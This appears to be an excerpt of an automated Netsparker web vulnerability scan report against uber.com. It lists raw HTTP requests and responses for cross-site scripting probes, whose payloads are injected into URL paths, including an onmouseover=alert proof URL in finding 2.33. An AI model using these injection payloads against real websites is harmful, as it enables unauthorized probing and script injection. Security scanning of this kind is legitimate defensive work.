Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 02:17:42 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 02:17:42 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="269c133b-fae1-4485-8aa1-5d2d0ccbe778" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="269c133b-fae1-4485-8aa1-5d2d0ccbe778" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="269c133b-fae1-4485-8aa1-5d2d0ccbe778" crossorigin="anonymous" as="script"/><script nonce="269c133b-fae1-4485-8aa1-5d
…
```


2.30. https://www.uber.com/jo/ar/drive/%5c%27%3bnetsparker(0x016A33)%3b%2f%2f%2f/how-surge-works/

Method	Parameter	Value
GET	param3	drive

Method	Parameter	Value
GET	param4	\';netsparker(0x016A33);///
GET	param2	ar
GET	param1	jo

Certainty

Request

```
GET /jo/ar/drive/%5c%27%3bnetsparker(0x016A33)%3b%2f%2f%2f/how-surge-works/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This website uses third party cookies in order to
 serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href
="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b0000
8165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602816022279$ses_id:1602812626968%3Bexp-session$_pn:23
8%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.200509
8227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-99
97-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%2
2:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colomb
o%22}%2C%22url%22:{%22localeCode%22:%22%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%2
2:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.52180
48}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%2
2lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longi
tude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%2
2:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4449.0598 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 02:10:31 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 02:10:31 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="10a2db54-3d1b-4765-8695-aabcc861eab8" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="10a2db54-3d1b-4765-8695-aabcc861eab8" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="10a2db54-3d1b-4765-8695-aabcc861eab8" crossorigin="anonymous" as="script"/><script nonce="10a2db54-3d1b-4765-8695-aa
…
```


2.31. https://www.uber.com/jo/ar/drive/basics/%2522%253e%253cnet%2bsparker%253dnetsparker(0x000981)%253e/#main

Method	Parameter	Value
GET	param3	%22%3e%3cnet+sparker%3dnetsparker(0x000981)%3e

Method	Parameter	Value
GET	param2	drive
GET	param1	ar

Certainty

Request

```
GET /jo/ar/drive/basics/%2522%253e%253cnet%2bsparker%253dnetsparker(0x000981)%253e/#main HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602829386253$ses_id:1602825983698%3Bexp-sessio
n$_pn:416%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmediu
m:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serv
e you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="htt
ps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _g
id=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_ge
olocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:4
78%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%
22:%22%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:47
8%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22l
ng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.
5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%
22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3434.1712 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 05:53:14 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 05:53:14 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="79f4bdcc-2d24-4cd8-9955-cc888a580554" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="79f4bdcc-2d24-4cd8-9955-cc888a580554" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="79f4bdcc-2d24-4cd8-9955-cc888a580554" crossorigin="anonymous" as="script"/><script nonce="79f4bdcc-2d24-4cd8-9955-cc
…
```

2.32. https://www.uber.com/jo/ar/drive/basics/%2522%253e%253cnet%2bsparker%253dnetsparker(0x0159EE)%253e/

Method	Parameter	Value
GET	param3	%22%3e%3cnet+sparker%3dnetsparker(0x0159EE)%3e

Method	Parameter	Value
GET	param2	drive
GET	param1	ar

Certainty

Request

```
GET /jo/ar/drive/basics/%2522%253e%253cnet%2bsparker%253dnetsparker(0x0159EE)%253e/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815
106115$ses_id:1602812626968%3Bexp-session$_pn:89%3Bexp-session$courier_su:courier_su%3Bexp-session; pri
vacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out
 of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privac
y/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; _g
at_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%2
2:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%
D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%
22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%
22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:
5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoi
nt%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%
22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1757.4578 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 01:55:24 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 01:55:24 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="ffd1a7e4-e36c-44b6-a428-9aff3d948628" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="ffd1a7e4-e36c-44b6-a428-9aff3d948628" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="ffd1a7e4-e36c-44b6-a428-9aff3d948628" crossorigin="anonymous" as="script"/><script nonce="ffd1a7e4-e36c-44b6-a428-9a
…
```

2.33. https://www.uber.com/jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5)/

Proof URL

https://www.uber.com/jo/ar/drive/driver-app/how-surge-works/%22onmouseover=%22alert(0x0169E5)/

Injection URL

https://www.uber.com/jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5)

Certainty

Request

```
GET /jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTOUTMULTI=;
 utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815968133$ses_id:1602
812626968%3Bexp-session$_pn:229%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This
 website uses third party cookies in order to serve you relevant ads. You can opt out of third party co
okies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie s
tatement</a>.; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997
-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ta-IN%22%2C%22countryCode%2
2:%22IN%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colomb
o%22}%2C%22url%22:{%22localeCode%22:%22ta-IN%22%2C%22countryCode%22:%22IN%22}%2C%22user%22:{%22countryC
ode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.
5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%
2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22
longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryNam
e%22:%22Colombo%22}}
Referer: https://www.uber.com/jo/ar/drive/driver-app/how-surge-works/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.200509822
7.1602783849; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_s
s:0$_st:1602815968133$ses_id:1602812626968%3Bexp-session$_pn:229%3Bexp-session$courier_su:courier_
su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you rele
vant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://
www.uber.com/global/en/privacy/notice/">cookie statement</a>.; CONSENTMGR=ts:1602783854608%7Cconse
nt:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%2
2best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22terr
itorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22e
n%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:47
8%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22
lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2
C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4427.914 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
1 301 Moved Permanently
Location: /jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 02:09:36 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 02:09:36 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-71ba3f65-0c6d-42b0-9f42-b0bf5ae333ff' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 171
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 02:09:36 GMT

Redirecting to <a href="/jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5)/">/jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5)/</a>.
```

Injection Response

```
GET /jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815968133$ses_i
d:1602812626968%3Bexp-session$_pn:229%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatme
nt=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-0
8d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22cou
ntryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%2
2:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%2
2countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22
lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:8
1.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:
